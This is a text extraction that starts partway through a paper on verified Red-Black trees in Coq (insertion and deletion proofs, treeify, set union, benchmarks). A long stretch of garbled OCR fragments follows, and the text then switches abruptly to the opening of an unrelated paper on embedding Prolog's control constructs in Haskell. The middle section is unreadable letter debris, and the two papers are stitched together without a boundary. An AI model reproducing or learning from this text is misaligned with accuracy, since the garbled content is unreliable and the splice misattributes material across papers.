2. apply a constructor of the inductive *searchtree* predicate;

3. if there is a hypothesis of a certain form, do case analysis the color  $C$  (Red or Black);
4. if there is a hypothesis of a certain form, do case analysis on whether a variable  $C$  is a leaf  $E$  or a nonleaf ( $T \dots$ );
5. invert a hypothesis  $\text{searchtree} \dots E$  into its one component assumption;
6. invert a hypothesis  $\text{searchtree} \dots (T \dots)$  into its three component assumptions;
7. unfold the definition of  $\text{ltop}$ ;
8. if the proof goal is case analysis on an option(key), do case-splitting;
9. try transitivity of less-than.

This program called `do_searchtree` and, as shown, constructs a proof: exactly 1125 repetitions of `do_searchtree` builds the proof term. The proof term, not shown, is huge, of course. So, Okasaki is right: the tactics used in `do_searchtree` are quite routine, and that's all it takes to prove the theorem.

A tree is “nearly Red-Black” if it is nonempty and would be Red-Black if only the root node were colored Black.

```
Inductive nearly_redblack : tree → nat → Prop :=
| nrRB_r: ∀tl k tr n,
  is_redblack tl Black n → is_redblack tr Black n → nearly_redblack (T Red tl k tr) n
| nrRB_b: ∀tl k tr n,
  is_redblack tl Black n → is_redblack tr Black n → nearly_redblack (T Black tl k tr) (S n).
```

**Lemma** `ins_is_redblack`:

```
  ∀x s n,
    (is_redblack s Black n → nearly_redblack (ins x s) n) ∧
    (is_redblack s Red n → is_redblack (ins x s) Black n).
```

**Proof.** ... **Qed.**

**Lemma** `is_redblack_Black_to_Red`:

```
  ∀s n, is_redblack s Black n → ∃n, is_redblack (makeBlack s) Red n.
```

**Proof.** intros; inv H; repeat econstructor; eauto. **Qed.**

**Lemma** `insert_is_redblack`:  $\forall x s n, \text{is\_redblack } s \text{ Red } n \rightarrow \exists n', \text{is\_redblack } (\text{insert } x s) \text{ Red } n'$ .

**Proof.** intros. unfold insert. destruct (ins\_is\_redblack x s n).

```
  apply is_redblack_Black_to_Red with n; auto.
```

**Qed.**

The theorem that `insert` preserves the Red-Black balance properties is also “routine;” the ellipsis in the proof of `ins_is_redblack` conceals some Ltac hacking that's quite similar to `do_searchtree`.

Finally, we prove that `insert` is actually correct. That is,

**Lemma** `interp_balance`:  $\forall c tl k tr y, \text{interp } (\text{balance } c tl k tr) y \leftrightarrow \text{interp } (T c tl k tr) y$ .

**Proof.** destruct c, tl, tr; unfold balance; intuition; repeat do\_interp\_balance. **Qed.**

**Lemma** `interp_insert`:

```
  ∀x y s, searchtree None None s → ((K.eq x y ∨ interp s x) ↔ interp (insert y s) x).
```

The proof is “routine;” an easy automated case-analysis, implemented by an Ltac much like the `do_searchtree` shown above, does most of the work.

**Left-leaning Red-Black trees.** Sedgewick (Sedgewick, 2008) proposed *left-leaning Red-Black trees*, a data structure identical to ordinary Red-Black trees but with the extra constraint that no node has a red left child. This reduces the number of cases to be handled, either in the (imperative, pointer-swizzling) implementation of the algorithm or the proofs of correctness and balance.

In addition, Sedgewick shows how to factor the implementation of rebalancing Red-Black trees into three operations, `rotateLeft`, `rotateRight`, and `colorFlip`; the proofs can be refactored correspondingly.

My student Max Rosmarin (Rosmarin, 2011) studied the question of whether using the left-leaning invariant would mix well with the Okasaki-style functional program, so as to factor the implementations and proofs. Rosmarin demonstrated that Okasaki’s balance function can be factored into Sedgewick’s three operations. Although it is not conceptually more complex, the factored function has more lines of code. Recall that Okasaki’s function, as I presented it here, has only 10 lines, which is hard to improve on.

The proofs can be factored as well. Recall that my proofs about Okasaki’s balance function took 1125 steps. Undoubtedly, proofs factored in left-leaning style would take fewer steps. But my 1125 steps were computed automatically from the 8 one-line proof tactics outlined in `Ltac do_balance`. In that sense, my proof is “routine.” Rosmarin found that left-leaning factored proofs were not as “routine,” and therefore required more human effort to build.

## 5 Deletion

It is well known that deletion from Red-Black trees is messier and more difficult both to implement and to prove correct than insertion. Most authors leave it out of their papers. Kahrs (Kahrs, 2001) extends Okasaki’s functional Red-Black trees with deletion, and shows an all-too-clever correctness proof miraculously embedded into the type-checking of the Haskell program, as a GADT (Generalized Abstract Data Type). I say all-too-clever because I cannot understand it. I prefer to specify and prove correctness properties in a general-purpose logic meant for that purpose, such as the Calculus of Inductive Constructions (i.e., Coq).

However, Kahrs does explain in English the invariants for deletion. So I was able to take the Kahrs functional-redblack-deletion algorithm and use his invariants to prove it correct in Coq. I use the same kind of Ltac proof automation.

But the delete algorithm is bigger than for insert, and so are the proofs. Here I will just show the Kahrs’s invariant for his `del` function, translated into Coq:

```
Inductive infrared : tree → nat → Prop :=
| infrared_e: infrared E 0
| infrared_r: ∀ tl k tr n,
  is_redblack tl Black n → is_redblack tr Black n → infrared (T Red tl k tr) n
| infrared_b: ∀ tl k tr n,
  is_redblack tl Black n → is_redblack tr Black n → infrared (T Black tl k tr) (S n).
```

**Definition** `is_red_or_empty t := match t with T Black _ _ _ ⇒ False | _ ⇒ True end.`  
**Definition** `is_black t := match t with T Black _ _ _ ⇒ True | _ ⇒ False end.`

**Lemma del\_shape:**

$$\forall t, (\forall n, \text{is\_redblack } t \text{ Red } (S n) \rightarrow \text{is\_black } t \rightarrow \text{infrared} (\text{del } x \ t) n) \wedge \\ (\forall n, \text{is\_redblack } t \text{ Black } n \rightarrow \text{is\_red\_or\_empty } t \rightarrow \text{is\_redblack} (\text{del } x \ t) \text{ Black } n).$$

Rosmarin (Rosmarin, 2011) also studied `delete`, comparing my implementation and proofs (following Kahrs) with the left-leaning case, and his preliminary results showed that left-leaning `delete` may in fact be *harder* to reason about than Kahrs-style.

**Delete-min.** The MSets interface in the Coq Library has an operation `min_elt(s)` that returns the minimum element of a set `s`. This allows the use of MSets, such as Red-Black trees, as priority queues in which each operation (insert and delete-min) can be done in  $O(\log N)$  time. But there is no `delete_min(s)` in the interface, which means that `delete_min` must be constructed from `min_elt` and `delete`. Although this is still  $O(\log N)$ , the constant factor is quite high for two reasons: the tree must be traversed twice, and the delete traversal does comparisons.

By contrast, a straightforward `delete_min` operation keeps moving leftward in the tree without doing any comparisons, and is therefore much faster. However, on the way back up, it must rebalance the tree much as `delete` does, and in fact we can re-use much of `delete`'s rebalancing implementation.

I do not prove directly that `delete_min` preserves the search-tree property, preserves the Red-Black property, and returns the correct result. Instead I prove that `delete_min` produces the identical key-value and tree to a combination of `min_elt` and `delete`—from which, these properties follow as a corollary.

## 6 Union, intersection, difference

Binary search trees are often used to implement general “set” abstract-data types, where the operations are not limited to insert, lookup, and delete: often the clients want set-union, intersection, and set-difference as well. Search trees are not ideally suited to these operations, but that does not stop the clients from wanting them. So we do the best we can.

Let `s` and `t` be binary search trees with cardinalities  $|s|$  and  $|t|$ . To compute  $s \cup t$  we can either:

- Insert each element of `s` into `t`, in time  $O(|s| \log |t|)$  if  $|s| \leq |t|$ .
- Insert each element of `t` into `s`, in time  $O(|t| \log |s|)$  if  $|t| \leq |s|$ .
- Flatten `s` and `t` into sorted lists, merge the lists, then reconstruct the sorted list into a tree, all in time  $O(|s| + |t|)$ .

If  $|s|$  is similar to  $|t|$ , then the linear-time method is faster; otherwise the  $|s| \log |t|$  or  $|t| \log |s|$  algorithm is best.

The log-linear method just calls upon the `insert` function, and is easy to prove correct. Flattening a tree into a sorted list is a simple recursive tree-walk and is easy to implement and prove correct.

**Building trees from sorted lists** To implement linear-time set-union (or intersection, or difference), we need linear-time construction of a Red-Black tree from a sorted list.

We don't want to simply insert each element, as that would take  $N \log N$  time. Instead we construct the tree directly, using a pair of mutually recursive functions. But to do this, we need to know in advance the size of the tree.

Algorithms to build balanced trees from sorted lists are certainly not new (Hinze, 1999), but my algorithm takes particular advantage of Coq's inductive construction of the positive integers (the positive datatype) to guide its tree-construction. Recall:

**Inductive** positive := xl : positive → positive | xO : positive → positive | xH : positive.

where  $xH = 1$ ,  $xO(n) = 2n$ ,  $xl(n) = 2n + 1$ . In the Coq library there is a function Psucc that computes successor on positive by the usual ripple-carry method. Therefore, the function

**Fixpoint** poslength {A} (l: list A) := **match** l **with** nil ⇒ xH | \_::tl ⇒ Psucc (poslength tl) **end**.

in linear time can compute the length of a list, plus one. It's not completely obvious that this takes linear time, since Psucc can take  $\log N$  time in the worst case, but in fact the *average* case for ripple carry is constant time.

To turn a list  $l$  of length  $N - 1$  into a Red-Black tree, we execute treeify\_g (poslength l) l, which calls upon the following pair of recursive functions:

**Definition** bogus : tree \* list key := (E, nil).

```
Fixpoint treeify_f (n: positive) (l: list key) : tree * list key:=
match n with
| xH ⇒ match l with x::l1 ⇒ (T Red E x E, l1) | _ ⇒ bogus end
| xO n' ⇒ match treeify_f n' l with
| (t1, x::l2) ⇒ let (t2,l3) := treeify_g n' l2 in (T Black t1 x t2, l3)
| _ ⇒ bogus
end
| xl n' ⇒ match treeify_f n' l with
| (t1, x::l2) ⇒ let (t2,l3) := treeify_f n' l2 in (T Black t1 x t2, l3)
| _ ⇒ bogus
end
end
with treeify_g (n: positive) (l: list key) : tree * list key :=
match n with
| xH ⇒ (E, l)
| xO n' ⇒ match treeify_g n' l with
| (t1, x::l2) ⇒ let (t2,l3) := treeify_g n' l2 in (T Black t1 x t2, l3)
| _ ⇒ bogus
end
| xl n' ⇒ match treeify_f n' l with
| (t1, x::l2) ⇒ let (t2,l3) := treeify_g n' l2 in (T Black t1 x t2, l3)
| _ ⇒ bogus
end
end.
```

**Definition** treeify (l: list key) : tree := fst (treeify\_g (poslength l) l).

The basic idea is this: To treeify a sorted list of length  $2n + 1$ , first treeify the first part, of length  $n$ , yielding subtree  $t1$ ; then grab the next element  $k$  of the list; then treeify the last part of length  $n$ , yielding subtree  $t2$ ; finally construct the node  $T ? t1 k t2$ . But what color should go in place of the question-mark, and what if the length is not exactly  $2n + 1$ ?

We will place all Red nodes at the bottom. That is, there will be an exactly balanced binary tree of Black nodes; the leaves of this black tree will have children that are either Red or E.

The function `treeify_f n l` takes a sorted list  $l$  of at least  $n$  nodes. It consumes  $n$  nodes from the list, and builds them into a Red-Black tree  $t$  of black-height  $n - 1$ . It returns the pair  $(t, l')$  where  $l'$  is the rest of the list beyond the  $n$ th element.

The function `treeify_g n l` takes a sorted list  $l$  of at least  $n - 1$  nodes. It consumes  $n - 1$  nodes from the list, and builds them into a Red-Black tree  $t$  of black-height  $\lfloor \log_2(n - 1) \rfloor$ .

For each function, the case  $n = 1$  is easy. `treeify_f xH l` grabs the first element  $x$  of  $l$  and constructs the tree T Red E x E, whose black-height is 0. `treeify_g xH l` simply returns the tree E, whose black-height is also 0.

For the case  $n = 2n'$ , `treeify_f (xO n') l` builds two subtrees by calling `treeify_f` and `treeify_g`; that is, it consumes  $n' + 1 + (n' - 1) = n$  nodes from the list.

For the case  $n = 2n'$ , `treeify_g (xO n') l` builds two subtrees by calling `treeify_g` and `treeify_g`; that is, it consumes  $(n' - 1) + 1 + (n' - 1) = n - 1$  nodes from the list.

For the case  $n = 2n' + 1$ , `treeify_f (xl n') l` builds two subtrees by calling `treeify_f` and `treeify_f`; that is, it consumes  $n' + 1 + n' = n$  nodes from the list.

For the case  $n = 2n' + 1$ , `treeify_g (xl n') l` builds two subtrees by calling `treeify_f` and `treeify_g`; that is, it consumes  $(n' - 1) + 1 + n' = n - 1$  nodes from the list.

The proofs are straightforward, except for one thing: Coq will generate an induction scheme for these two mutually recursive functions with 11 cases in the induction. There are the 6 “good” cases (described verbally above), and 5 “bogus” cases, in which the bogus value is returned. Of course the bogus cases will never occur, provided that  $\text{length}(l) > n$  (for `treeify_g n l`), or  $\text{length}(l) \geq n$  (for `treeify_f n l`).

So, before proving the main theorems about `treeify`, we prove two preliminary lemmas about lengths of lists (using the horrible 11-case induction scheme), and then we use these to prove a specialized 6-case induction lemma (Figure 1).

Although `treeify_g.induc` looks scary, it’s straightforward to use in practice. Remember that every premise in each of the 6 clauses makes it *easier* to use this induction scheme, not harder. In proving a lemma such as,

**Lemma** `treeify'_g_is_redblack`:

$\forall n l, \text{length } l \geq \text{nat\_of\_P } n \rightarrow \text{is\_redblack } (\text{fst } (\text{treeify\_g } n l)) \text{ Red } (\text{plog2 } n)$ .

each of the 6 cases takes just a few lines of proof-script, and the entire proof is 48 lines of Coq.

Using the `treeify` function (and its proofs), it is simple to implement `linear_union`, a linear-time set-union algorithm for Red-Black trees. Set intersection and set difference are similar, and use the same `treeify` function.

**Dynamically choosing between the implementations.** To measure whether  $|s| \gg |t|$  or  $|t| \gg |s|$  or neither, one does not want to compute  $|s|$ , which takes linear time. But we can cheaply compute the approximate log of  $|s|$ , that is, the black-node height of the tree (since the black-node depth of every leaf is the same). Even more cheaply, we can test whether the black-height of  $s$  is at least twice the black-height of  $t$ , or vice-versa.

Figure 1. Induction scheme for treeify

**Lemma** treeify\_f\_length:

$$\forall n l, \text{length } l > \text{nat\_of\_P } n \rightarrow \text{length}(\text{snd}(\text{treeify\_f } n l)) + \text{nat\_of\_P } n = \text{length } l.$$

**Lemma** treeify\_g\_length:

$$\forall n l, \text{length } l \geq \text{nat\_of\_P } n \rightarrow \text{length}(\text{snd}(\text{treeify\_g } n l)) + \text{nat\_of\_P } n = S(\text{length } l).$$

**Lemma** treeify\_g\_induc:

$$\forall fP gP : \text{positive} \rightarrow \text{list key} \rightarrow \text{tree} * \text{list key} \rightarrow \text{Prop},$$

$$\begin{aligned} (*1*) (\forall l n' t1 x l2 t2 l3, & \text{length } l \geq \text{nat\_of\_P } n' \rightarrow \text{length } l2 \geq \text{nat\_of\_P } n' \rightarrow fP n' l (t1, x :: l2) \rightarrow \\ & \text{treeify\_f } n' l = (t1, x :: l2) \rightarrow fP n' l2 (t2, l3) \rightarrow \text{treeify\_f } n' l2 = (t2, l3) \rightarrow \\ & fP (x l n') l (T \text{ Black } t1 x t2, l3)) \rightarrow \\ (*2*) (\forall l n' t1 x l2 t2 l3, & \text{length } l \geq \text{nat\_of\_P } n' \rightarrow S(\text{length } l2) \geq \text{nat\_of\_P } n' \rightarrow fP n' l (t1, x :: l2) \rightarrow \\ & \text{treeify\_f } n' l = (t1, x :: l2) \rightarrow gP n' l2 (t2, l3) \rightarrow \text{treeify\_g } n' l2 = (t2, l3) \rightarrow \\ & fP (x O n') l (T \text{ Black } t1 x t2, l3)) \rightarrow \\ (*3*) (\forall x l1, fP xH (x :: l1) (T \text{ Red } E x E, l1)) \rightarrow \\ (*4*) (\forall l n' t1 x l2 t2 l3, & \text{length } l \geq \text{nat\_of\_P } n' \rightarrow S(\text{length } l2) \geq \text{nat\_of\_P } n' \rightarrow fP n' l (t1, x :: l2) \rightarrow \\ & \text{treeify\_f } n' l = (t1, x :: l2) \rightarrow gP n' l2 (t2, l3) \rightarrow \text{treeify\_g } n' l2 = (t2, l3) \rightarrow \\ & gP (x l n') l (T \text{ Black } t1 x t2, l3)) \rightarrow \\ (*5*) (\forall l n' t1 x l2 t2 l3, & S(\text{length } l) \geq \text{nat\_of\_P } n' \rightarrow S(\text{length } l2) \geq \text{nat\_of\_P } n' \rightarrow gP n' l (t1, x :: l2) \rightarrow \\ & \text{treeify\_g } n' l = (t1, x :: l2) \rightarrow gP n' l2 (t2, l3) \rightarrow \text{treeify\_g } n' l2 = (t2, l3) \rightarrow \\ & gP (x O n') l (T \text{ Black } t1 x t2, l3)) \rightarrow \\ (*6*) (\forall l, gP xH (E, l)) \rightarrow \\ (*\text{conclusion}*) \forall n l, \text{length } l \geq \text{nat\_of\_P } n \rightarrow gP n l (\text{treeify\_g } n l). \end{aligned}$$

**Definition** skip\_red t := **match** t **with** T Red t' ...  $\Rightarrow$  t' | ...  $\Rightarrow$  t **end**.

**Definition** skip\_black t := **match** skip\_red t **with** T Black t' ...  $\Rightarrow$  t' | t'  $\Rightarrow$  t' **end**.

**Fixpoint** compare\_height (sx s t tx: tree) : comparison :=  
**match** skip\_red sx, skip\_red s, skip\_red t, skip\_red tx **with**  
| T \_ sx' \_, T \_ s' \_, T \_ t' \_, T \_ tx' \_  $\Rightarrow$  compare\_height (skip\_black tx') s' t' (skip\_black tx')  
| \_, E, \_, T \_ \_ \_ \_  $\Rightarrow$  Lt  
| T \_ \_ \_ \_, \_, E, \_  $\Rightarrow$  Gt  
| T \_ sx' \_, T \_ s' \_, T \_ t' \_, E  $\Rightarrow$  compare\_height (skip\_black sx') s' t' E  
| E, T \_ s' \_, T \_ t' \_, T \_ tx' \_  $\Rightarrow$  compare\_height E s' t' (skip\_black tx')  
| \_, \_, \_, \_  $\Rightarrow$  Eq  
**end**.

The calculation compare\_height s s t t starts the pointers sx,tx racing down the two trees at double-speed, and the pointers s,t walking down at normal speed. Depending on which of these four pointers bottoms out first, we can say informally that

$$c_1 \log |s| < \frac{1}{2} \log |t|, \quad c_2 \log |s| < \log |t| \wedge \log |s| > c_2 \log |t|, \quad \text{or} \quad \frac{1}{2} \log |s| > c_3 \log |t|$$

for various constants  $c_i$  close to 1.

We do not have to prove this formally! The compare\_height function will be used only to select between three different proved-correct implementations of set-union. If we get it

wrong, the algorithm will still be formally verified as functionally correct, but it may be inefficient. For efficiency we are relying on a combination of formal proofs about balance properties, plus informal proofs about efficiency. The informal proof is simple.

**Theorem:** compare\_height is correct.

**Proof:** Obviously it's correct. ■

Then we combine the three versions of set-union, as follows:

```
Definition union (s t: tree) : tree :=  
  match compare_height s t with  
    | Lt  $\Rightarrow$  fold insert s t  
    | Gt  $\Rightarrow$  fold insert t s  
    | Eq  $\Rightarrow$  linear_union s t  
  end.
```

where fold is a function such that (for example),

$\text{fold insert } s t = \text{insert } s_1 (\text{insert } s_2 (\text{insert } s_3 \dots (\text{insert } s_n t) \dots))$

where  $s_i$  are all the keys in tree  $s$ .

## 7 Performance measurements




Fig. 1. Performance of AVL vs. Red-black trees. Black bars are actual running time with fast comparisons. Black+grey bars are actual running time with slow comparisons.

Red-black trees run much faster than Letouzey's AVL trees for insert, delete\_min, and *unbalanced* union, and run at the same speed for lookup, and *balanced* union. Figure 1 shows measurements of five performance benchmarks:

**Insert:** Insert  $10^6$  keys, randomly selected between 1 and  $10^6$  (with duplication), into an initially empty tree, resulting in a tree  $t_1$  of 631,895 nodes.

**Lookup:** Look up  $10^6$  keys, randomly selected between 1 and  $10^6$ , in the tree  $t_1$ .

**Delete min:** Repeatedly delete the minimum element of  $t_1$  until it is empty.

**Balanced union:** Repeat 10 times, union  $t_1$  with itself, using the linear-time algorithm.

**Unbalanced union:** Repeat  $10^5$  times, union a random 10-key tree with  $t_1$ .

Benchmarks were compiled by the OCaml compiler and run on an Intel Core 2 Duo E8500 at 3.16GHz with 4GB of RAM.

I show each implementation measured on *fast comparisons*, implemented by two native integer comparisons (the second of which executes with probability  $\frac{1}{2}$ ), and with *slow*

*comparisons*, in which a tight loop iterates 100 times before doing the fast comparison. In this way we can measure how much of the balanced-binary tree algorithm is *comparisons* and how much is *overhead*. The comparisons show as a grey bar in the graph, and the overhead as a black bar.

The improvement in *Insert* is explained by the cost of positive arithmetic in the AVL algorithm. *Lookup* shows no improvement, as both of these balanced-binary-tree algorithm ignore the balance conditions during lookup. The improvement in *Delete min* is explained in Section 5. *Balanced union* shows no significant improvement. *Unbalanced union* is faster in my implementation because the AVL implementation uses the linear-time algorithm for this case.

## 8 Conclusion

Balanced binary search trees are an important data structure, especially for pure functional programming and therefore for verified software. However, several design decisions influence the efficiency of search-tree algorithms. In particular, because in Coq the use of arithmetic usually imposes a  $\log N$  penalty, it is advantageous to use search-tree algorithms that avoid arithmetic as they rebalance trees. In addition, for use as priority queues a specialize delete-min operation is much more efficient than separate min-elt and delete; and one can speed up set union or intersection by dynamic choice of algorithm depending on the relative depths of the trees.

**Acknowledgments.** This research was supported in part by the Air Force Office of Scientific Research (grant FA9550-09-1-0138) and the National Science Foundation (grant CNS-0910448).

## References

- Armand, Michaël, Grégoire, Benjamin, Spiwack, Arnaud, & Théry, Laurent. (2010). Extending Coq with imperative features and its application to SAT verification. *Pages 83–98 of: Itp'10: International conference on interactive theorem proving*, vol. LNCS 6172. Springer.
- Filliâtre, J.-C., & Letouzey, P. (2004). Functors for Proofs and Programs. *Pages 370–384 of: Esop'04: European symposium on programming*, vol. LNCS 2986. Springer.
- Hinze, Ralf. 1999 (Sept.). Constructing red-black trees. *Pages 89–99 of: Okasaki, Chris (ed), Waaapl'99: Workshop on algorithmic aspects of advanced programming languages*.
- Kahrs, Stefan. (2001). Red-black trees with types. *Journal of functional programming*, **11**(04), 425–432.
- MacQueen, David B. (1990). A higher-order type system for functional programming. *Pages 353–68 of: Research topics in functional programming*. Reading, MA: Addison-Wesley.
- Nanevski, Aleksandar, Morrisett, Greg, Shinnar, Avraham, Govereau, Paul, & Birkedal, Lars. 2008 (Sept.). Ynot: Dependent types for imperative programs. *Icfp '08: Proceedings of the 13th acm sigplan international conference on functional programming*.
- Okasaki, Chris. (1999). Red-black trees in a functional setting. *J. functional programming*, **9**(4), 471–477.
- Rosmarin, Max. 2011 (Aug.). *Red-black trees in a functional context: Left-leaning and otherwise*. Princeton University Department of Computer Science.
- Sedgewick, Robert. (2008). *Left-leaning red-black trees*.

or on r n and t on

h	p	he	e e
x	e	ve	y
p y L	e	e	
x			.
n	e	c	
ep e	e	7	

### A r

r	pap	M r	d l	r l f	l Pr -
t	),	), B	t	p m	mp t t
a	y.	p t	xa y y t	, B	v a a t m t
p	m ta	t m p	p t a t t	m t pt . B	,
ay	a	vat m	mp at t a	a y. By t	mp ta t
t a t	) a	a p , w	ta a m	mp	t t .

### In d n

R ch	c n	h	m f c m	n
------	-----	---	---------	---

m rg	n
------	---

h	f c m	n h n h	m n f h	n f m m	n
h	n	n n h	m h n	n	
n	f nc n	n f h	m v	n	
n	m	n h m f h	h f h		
h f c h h	n n n	f c m n j	h m rg h	c .	
v ,	v n c n	m n		n .	n
m c n	h n c n f h	n n n			

n f m f h v n n m f n .  
 h h c f n n c n n  
 m c n c n h h c n h f m f n h c c -  
 n n n n c n . c c f , v n  
 'n n v , , n n h n m n  
 n n x n f m h n n n ' c , -  
 f. n h n h c f n n c n v  
 h n h c c n m n m v n n c n  
 n m f n f .

### e na e

' f n m n 'a  $\leq$  f m n a f  
 n f ' h n n ' n' n h n h m n f h  
 m n f n ' , n h n h f n ' + , h  
 c nc n n f n .  
 h f h f n f + n m rg .

s s + and + ar sor d n r or .

ar sor d and n

m rg + + m rg + m rg

F c n f ' n , .  
 n h f h f n f n x n .

+ n n f n <  
 n f n  $\geq$

### e va n

n c h h c c n. S h + n +  
 h n m h f n h . h v  
 m rg + + n  
 ch ch h + + }  
 m rg + + + n  
 F c }  
 m rg + + m rg n

$m \ n < + + F \ c \ \}$   
 $m \ rg \ \# \ n$   
 $F \ c \ \} \ n \ \}$   
 $m \ rg \ \# \ \# m \ rg \ n$   
 $F \ c \ \}$   
 $m \ rg \ \# \ n$   
  
 $S \ c \ n \ n \ h \ c \ h \ mm \ c \ m \ n \ v$   
  
 $m \ rg \ \# \ \# \ n$   
 $ch \ ch \ h \ \# \ \# \ \# \ \}$   
 $m \ rg \ \# \ \# \ \# \ n$   
 $F \ c \ \}$   
 $m \ rg \ \# \ m \ rg \ \# \ n$   
 $m \ n \geq + F \ c \ c \ \}$   
 $m \ rg \ \# \ m \ rg \ \# \ n$   
 $F \ c \ \}$   
 $m \ rg \ \# \ n$   
  
 $h \ h \ v \ h \ n$   
  
 $m \ rg \ \# \ \# \ n$   
 $m \ rg \ \# \ n \ f \ n < + +$   
 $m \ rg \ \# \ n \ f \ n \geq +$   
  
 $h \ v \ h \ c \ n \ n \ h \ n$   
  
 $m \ rg \ \# \ \# \ n$   
 $m \ rg \ \# \ n \ f \ n < +$   
 $m \ rg \ \# \ n \ f \ n \geq +$   
  
 $If \ n \ h \ c \ h \ h \ n \ F \ c \ n$   
  
 $m \ rg \ \# \ \# \ n$   
 $m \ rg \ \# \ n \ f \ n < +$   
 $m \ rg \ \# \ n \ f \ n \geq +$   
  
 $h \ n \ m \ , 'n \ n \ v \ , n \ h$   
 $f \ c \ v \ n \ n \ n \ n \ c \ f.$

## a a e ne en

I n h n h n n h c f f n h c .  
 n n h f n h f n h f  
 h n n

*Tr a m B n Tr a n a Tr a*  
 h h nv n h f v t h a n t  
 h h f nc n a n n

$a \atop a$   $n \atop B n$   $m \atop a$   $+ a \atop a n + a n$

n h f v n n- m B n a h v a n .  
 n n c h f nc n s c n

s c t u n m rg a n t a n u n

h m n h m c n ch c n f s c .  
 c n h f h f c f n n- m . m n

h f n h a  $\leq$  h a n + a + a n n h  
 n < a n + + a n .

s c B n a B n n  
 s c }  
 m rg a n B n a a n B n n  
 a n }

m rg a n + a + a n a n + + a n n  
 c h h f m S c n }

m rg a n + a + a n a n a n n  
 a n n s c n }

s c B n a n

h h h c h f n v h f -  
 n m

s c t u n s c t n f a  $\leq$  n n < + +  
 s c u n f a  $\leq$  n n  $\geq$  + +  
 s c u n f a  $\geq$  n n < + +  
 s c t n f a  $\geq$  n n  $\geq$  + +

h B n a t  
 B n u

h n u		m		h v
				<i>s c t m n</i>
				<i>s c }</i>
				<i>m rg a nt n</i>
				<i>m rg }</i>
				<i>a nt n</i>
				<i>n nd tn a nt n }</i>
				<i>nd tn</i>

S m		h v		s c m u n nd un	
I	h f	v h ch c	n		
nd B n	a n	nd n	f n <		
a					
nd n					
f nd . h c m	h v n v	n f s c n nd			
c h h f n f h	n h m f h	n n h h	m		
n n m	n h	h f h			

## e e en e

R ch		. c n n c v F nc n		mm n . In	
ons r c	ods n om r c nc	. M.	N	SI	
S F	m 55	S n - .			
R ch	. n M n S c n. o rna o	nc ona program-			
m ng 7	. - 5 7.				

## PROLOG'S CONTROL CONSTRUCTS IN A FUNCTIONAL SETTING — AXIOMS AND IMPLEMENTATION

RALF HINZE

*Institut für Informatik III, Universität Bonn,*

*Römerstraße 164, 53117 Bonn, Germany*

*E-mail: ralf@informatik.uni-bonn.de*

*Homepage: <http://www.informatik.uni-bonn.de/~ralf>*

Received (received date)

Revised (revised date)

Communicated by Editor's name

### ABSTRACT

The purpose of this article is twofold. First, we show that Prolog's control constructs can be smoothly integrated into a functional language like Haskell. The resulting 'language', termed embedded Prolog, incorporates many of the features prescribed by the Prolog ISO standard: control constructs including the cut, all solution collecting functions, and error handling facilities. Embedded Prolog lacks some concepts such as logical variables but it inherits all of Haskell's strengths, eg static polymorphic typing, higher order functions etc. Technically, the integration is achieved using monads and monad transformers. One of the main innovations is the definition of a backtracking monad transformer, which allows us to combine backtracking with exception handling and interaction. Second, we work towards an axiomatization of the operations, through which the computational features are accessed. Equations are used to lay down the meaning of the various operations and their interrelations enabling the programmer to reason about programs in a simple calculational style. The axiomatization is applied to show that each finite computation has a simple canonical form.

*Keywords:* Prolog, Haskell, axiomatic semantics, monads, monad transformers, continuations.

### 1. Introduction

Many proposals have been made for the integration of functional and logic programming, see [13] for a lucid account. We add another suggestion to this never ending list, which has the remarkable property of being simple. We propose to marry both concepts via an embedding of Prolog — or rather, Prolog's control constructs — into Haskell [37]. An embedded language inherits the infrastructure of the host language. Thus embedded Prolog enjoys all of Haskell's strengths: static polymorphic typing, higher-order functions etc. Embedded Prolog additionally incorporates many of the features prescribed by the Prolog ISO standard [19]: control constructs including the cut, all solution collecting functions, and error handling fa-

cilities. Some features, however, are lacking because they do not go well together with the use of Haskell as a host language: the concept of a logical variable and Prolog’s data base operations. Logical variables are not supported because we want to retain Haskell’s data types and its pattern matching facilities: a Haskell list remains a list in embedded Prolog. Database operations such as *assert* and *retract* are critical since they allow us to write self-modifiable programs. The manipulation of a global state, however, does not pose any problems. In view of these differences the term “embedded Prolog” may be misleading; it was chosen primarily to emphasize the fact that we consider *sequential* Prolog and not its abstract Horn logic core (see Section 5.2).

Some attempts have been made to explain the semantics of full Prolog, both denotational [3] and operational [6]. We add a proposal to the third strand, the axiomatic approach. The main objective of the axiomatic approach is to aid the programmer in stating and proving properties about programs. Since Haskell is employed as a host language, the idea suggests itself to utilize equational logic for reasoning about embedded Prolog programs. We hope to convince the reader that this approach is both attractive and feasible. The axiomatic approach has one further advantage: it is modular, new computational features can be taken into account simply by extending the set of axioms.

Technically, the embedding of Prolog into Haskell is achieved using monads and monad transformers. Both concepts have been proposed by Moggi [32, 33] as a means to structure denotational semantics. Monads have received a great deal of attention in the functional programming community since then. Wadler [45] distinguishes between internal and external uses of monads: internally, they serve as a structuring technique for writing programs and externally, as a means for extending a language. The *IO* monad [36], which provides interaction with the environment, serves as a good example of the latter type. Examples of internal uses are given in [46]. Our use of monads lies on the borderline: while it is true that embedded Prolog adds new features to Haskell, it does not strictly increase its power. In fact, we will see that every feature can be implemented in Haskell itself.

The implementation of embedded languages is well supported by Haskell’s class system. Following Liang, Hudak, and Jones [25] we define a class for each computational feature; embedded Prolog programs access the required features simply by calling the appropriate class methods. In a sense we employ the class system to define a clean and rigid interface between the application code and the implementation code. To implement a computational feature we must provide an instance of the respective class; to implement embedded Prolog we must develop a monad that is simultaneously instance of all computational classes. One can imagine that it is a tedious and error-prone task to program such a monad from scratch. That is the point where monad transformers come into play: in essence a monad transformer extends a given monad by a certain feature. A monad that supports a variety of features is built by applying a sequence of transformers to a base monad such as *IO*.

